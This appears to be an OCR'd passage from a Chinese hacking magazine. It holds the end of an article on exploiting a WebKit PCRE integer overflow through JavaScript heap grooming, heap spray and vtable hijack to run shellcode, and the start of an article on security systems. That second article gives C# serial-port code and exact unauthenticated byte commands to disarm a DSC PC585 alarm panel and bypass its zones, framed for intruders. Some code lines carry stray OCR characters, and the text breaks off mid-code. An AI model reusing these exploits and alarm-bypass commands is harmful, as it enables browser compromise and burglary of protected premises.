


图6

7.跳转到shellcode处执行

跳转到shellcode的工作简单地通过在上面提到的准备块期间创建的Number对象之间相互交流来执行。更具体地说，我们需要在JavaScript代码实现中调用底层的Number实例对象的虚函数。因为块并未被覆盖，执行被转移到*((*pNI) + 4*k)段，其中k是被调用的虚函数表中的函数指针索引。因为此块紧邻漏洞缓冲区位于其下方，代码的执行则会被转移到*((*pSled)+4*k)段。尽管可能会引起pSled的双引用被清除，但后面的案例研究显示了处理此问题的简易方法。下面的JavaScript代码会促使为每个Number实例对象而请求一次虚函数调用，从而触发shellcode的执行。

```
for(i=901; i<1000; i+=2){
document.write(bigdummy[i][0] + "<br />");
}
```

案例分析

我们以在Webkit's的PCRE(Perl-Compatible Regular Expression)解析过程中发现的漏洞为例，来研究如何可靠地利用JavaScript实施堆漏洞利用。它是一个整数溢出，允许任意大小的溢出字节传递给一个拥有已编译好的正则表达式的缓冲区，为此缓冲区Buffer分配的字节数可以为任意值，甚至超过65535字节。然而，在缓冲区分配后，可能会立刻引起缓冲区溢出，导致我们经常会在堆溢出时引起内存未分配的错误提示。在其他的实例中，我们重写了重要数据，但是运行期间究竟是何数据受到改变似乎完全不可预测。但上面描述的技术为我们解决了这些问题，并允许可靠利用。

首先，我们需要整理大约4000字节目标大小的堆。下面调试器的输出结果显示为何需要前几个分配来整理堆(注意分配地址左右的跳转)。

```
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$1 = 0x16278c78
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$2 = 0x50d000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$3 = 0x510000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$4 = 0x16155000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$5 = 0x1647b000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$6 = 0x1650f000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$7 = 0x5ac000
```

到目前为止，我们已经完成了大约1000次的内存堆分配，此时堆看起来也可以被预测了，同时所有的地址分配都是连续的。

```
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$997 = 0x17164000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$998 = 0x17165000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$999 = 0x17166000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
```

```
array buffer at$1000 = 0x17167000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$1001 = 0x17168000
Breakpoint 3, 0x95850389 in
KJS::ArrayInstance::ArrayInstance ()
array buffer at$1002 = 0x17169000
```

通过使用上面描述的垃圾回收机制释放一大部分内存空洞后，我们看到漏洞缓冲区定位在最后一个位移为0x17168000的漏洞上，恰好在我们控制的位移为0x17169000的数据前方。

```
Breakpoint 2, 0x95846748 injsRegExpCompile ()
regex buffer at$1004 = 0x17168000
```

因此，我们现在将正则表达式缓冲区溢出到ArrayStorage数据中，溢出的字节要被编译为正则表达式字节。幸运的是，正则表达式字符类构造函数允许在编译形式中出现任意字节，因为编译为33字节，最后32个字节构成了一个256位的位数组，其中的1bit被设置为1，意味着该字符就在类中。因此，我们使用字符类[\x00\x59\x5c\x5e]，并且安排其定位在Array Storage数据开始的位置上，因为前3个已编译的bit类的双字dwords是一个非零双字节、一个零双字以及我们的heap spray地址（注:heap?spray的思想，就是用同样的一个指令，去覆盖一片大内存地址，在每块分配到的内存最后，填充我们构造好的shellcode），即0x00000001 0x00000000 0x52000000。

最后，我们使用特定的heap?spray，安排大批量的双字dwor 0x52780278紧跟在shellcode之后。通过使用spray分配，以便于使地址处于spray中，即从对象指针到VFT发生的解引用一直停留在spray中。然后，当其作为指令一旦开始执行，则它将成为条件性的跳转:


```
78 02: js +0x2
78 52: js +0x52
```

不论跳转条件值是什么，这都是一种有效的NOP: 如果条件为真，两次跳转被带到下一条指令开始的位置; 如果条件为假，那么0x52跳转也为假。当确定heap?spray地址在sledding中完全未被使用以及4字节边界对齐时（无论是否使用无条件跳转操作码0xeb，这在利用中都是必要的），其包含着有非常重大意义的字节。

结论

本文讨论的技术能够有效地解决如何准确定位待覆盖重写的堆指针数据的具体偏移值难题。一旦攻击者需要控制堆缓冲区，则本文谈论的针对堆溢出的各种前期准备，如内存堆分配大小、溢出字节数、溢出的数据信息等都需要精心的布置。只要攻击者可执行JavaScript脚本语言时，则此项技术应该可以应用到其他浏览器的相关漏洞上。当然，相似技术是否能够有效地应用到基于其他客户端脚本语言的堆溢出上还有待证明。

前置知识: 无
关键词: 安防系统、劫持、破解



浅议安防系统中潜在的安全漏洞

文/图 Magic dog

安防系统集成，英文为Security System Integration。因为一套完整的安防系统或者说是解决方案，不可能只靠一个软件一个硬件就能搞定，逻辑穿插也很麻烦。事实上，就开发角度而言是这么分工的: 硬件开发商负责提供相应设备以及SDK; 应用软件开发商（系统集成）拿到设备和SDK后，根据客户需求做出最后完整的产品（硬件和软件）。说通俗点就

是，一个是原料生产商，一个是产品加工商。

综上所述，安全漏洞成因就会至少来源于两大商家。

再来看看安防系统的描述：指以搭建组织机构内的安全防范管理平台为目的，利用综合布线技术、通信技术、网络互联技术、多媒体应用技术、安全防范技术、网络安全技术等，将相关设备、软件进行集成设计、安装调试、界面定制开发和应用支持。安防系统的子系统一般包括门禁系统、对讲系统、监控系统、报警系统、停车管理、消防系统、远程会议系统等。

漏洞分析

在这里我们不以设备类型归纳，因为不同的设备很可能工作原理或者说通信原理等会有相同之处，举一反三即可。

1.中间者劫持

这类漏洞形成不知是否可以归纳为硬件开发商的懒惰，因为他们在SDK中便将最底层的命令格式公布了出来，有的甚至还没有要求身份认证。这里以加拿大的报警主机"定安信（DSC）"为例。




图1

图1便是报警主机板，型号为PC585，可以接入8个防区，亦即8个前端探测点。这些探测点可以是红外、烟感、震动、智能分析等。




图2

图2是控制键盘。将其接在报警主机上便可对报警主机进行操作，也可以编程。一般这个键盘外人是无法接触到的，因为它一般都是和主机非网络地直连，放在报警主机附近几十厘米的位置。

此时，拥有前端探测器、报警主机块、键盘，便已经可以形成一套简单的防盗报警系统，而且Bug几率会缩小。但在目前的实际应用中，客户的需求显然已经不满足于这种"配置"了。比如要求"联动"，亦即当发生报警时，自动向110报警，监控中心马上收到当地图像，门锁关闭，警笛长鸣等。这些便需要将不同的设备集成起来，用软件来实现逻辑关联。

图3是PC585的扩展模块，型号为IP-100。




图3

它的作用是通过串口方式，让报警主机与计算机连接起来，实现工控。通俗地说，就是可以通过计算机控制报警主机。

事实上在实际应用中，考虑到串口通信的距离问题，还会用到一种叫做"串口转网络"的模块，它将得到的串口数据通过网络发送给指定计算机，指定计算机在安装了配套的虚拟串口软件后，程序员就可以在该计算机上像操作真实串口一样操作这个虚拟串口了。整个流程如图4 所示。




图4

反过来，计算机向报警主机发送数据便是相反的流程。

清楚了物理流程，接下来便是对报警主机的控制操作。我们先介绍几个跟报警主机相关的用得最多的术语。

布防：将报警主机设为布防状态后，将启用所有非旁路的探测点，一旦被触发便会报警。

撤防：停止报警主机的监控工作。

旁路：被旁路的探测点，即使在报警主机的布防状态下被触发，也不会报警。简而言之

就等于"无视"的意思。

取消旁路：顾名思义理解即可，大部分报警主机，撤防状态下才能旁路。所以一般的操作流程是：（主机撤防状态）旁路某探测点→布防。如果此时再撤防，那么之前的旁路状态也会被取消（大部分报警主机都是这样）。

报警：顾名思义理解即可。

好了，现在来看看DSC PC585通过编程实现的布防操作。

```
C #：（下同）
System.IO.Ports.SerialPort port = new System.IO.Ports.SerialPort();
port.PortName = COM_NAME;// 串口号，比如COM1
port.Open();
byte[] init = new byte[8] { 0x30, 0x33, 0x30, 0x31, 0x43, 0x34, 0x0d, 0x0a };
port.Write(init, 0, 8);
```

关键指令：0x30、0x33、0x30、0x31、0x43、0x34、0x0d、0x0a。

指令的格式和含义这里不作讨论。

本条布防指令没有牵涉到任何账户信息，也就是说对于该指令，报警主机会无条件执行。

对于入侵者而言，最关心的莫过于撤防和旁路指令。

撤防：

```
byte[] init = new byte[14] { 0x30, 0x34, 0x30, 0x31, 0x31, 0x32, 0x33, 0x34, 0x00, 0x00, 0x38, 0x46, 0x0d, 0x0a };
port.Write(init, 0, 14);
```

旁路：

```
string partition = loop.ToString();
//loop即防区号（探测点）
if (partition == "")
return false;
//参数为空
byte[] init0 = new byte[8] { 0x30, 0x35, 0x38, 0x31, 0x43, 0x45, 0x0d, 0x0a };
//打开虚拟键盘
port.Write(init0, 0, 8);
byte[] init1 = new byte[8] { 0x30, 0x37, 0x30, 0x2a, 0x43, 0x31, 0x0d, 0x0a };//
port.Write(init1, 0, 8);
byte[] init2 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };//
port.Write(init2, 0, 8);
byte[] init3 = new byte[8] { 0x30, 0x37, 0x30, 0x31, 0x43, 0x38, 0x0d, 0x0a };//
port.Write(init3, 0, 8);
byte[] init4 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };//
port.Write(init4, 0, 8);
try
{switch (partition)
{
#region
case "1":
{
// 以下是旁路防区01
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x31, 0x43, 0x38, 0x0d, 0x0a };1
port.Write(init7, 0, 8);
byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
byte[] init10 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init10, 0, 8);
break;}
#endregion
case "2":
#region
{
// 以下是旁路防区02
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };0
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x32, 0x43, 0x39, 0x0d, 0x0a };2
port.Write(init7, 0, 8);
byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
byte[] init10 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init10, 0, 8);
break;}
#endregion
case "3":
#region
```

```
{
// 以下是旁路防区03
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };0
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x33, 0x43, 0x41, 0x0d, 0x0a };3
port.Write(init7, 0, 8);
byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
byte[] init10 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init10, 0, 8);
break;}
#endregion
case "4":
#region
{
// 以下是旁路防区04
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };0
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x34, 0x43, 0x42, 0x0d, 0x0a };4
port.Write(init7, 0, 8);
byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
byte[] init10 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init10, 0, 8);
break;
}
#endregion
case "5":
#region
{
// 以下是旁路防区05
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };0
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x35, 0x43, 0x43, 0x0d, 0x0a };5
port.Write(init7, 0, 8);
byte[] init8 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init8, 0, 8);
byte[] init9 = new byte[8] { 0x30, 0x37, 0x30, 0x23, 0x42, 0x41, 0x0d, 0x0a };#
port.Write(init9, 0, 8);
byte[] init10 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init10, 0, 8);
break;}
#endregion
case "6":
#region
{
// 以下是旁路防区06
byte[] init5 = new byte[8] { 0x30, 0x37, 0x30, 0x30, 0x43, 0x37, 0x0d, 0x0a };0
port.Write(init5, 0, 8);
byte[] init6 = new byte[8] { 0x30, 0x37, 0x30, 0x5e, 0x46, 0x35, 0x0d, 0x0a };^
port.Write(init6, 0, 8);
byte[] init7 = new byte[8] { 0x30, 0x37, 0x30, 0x36, 0x43, 0x44, 0x0d, 0x0a };6
port.Write(init7, 0, 8);
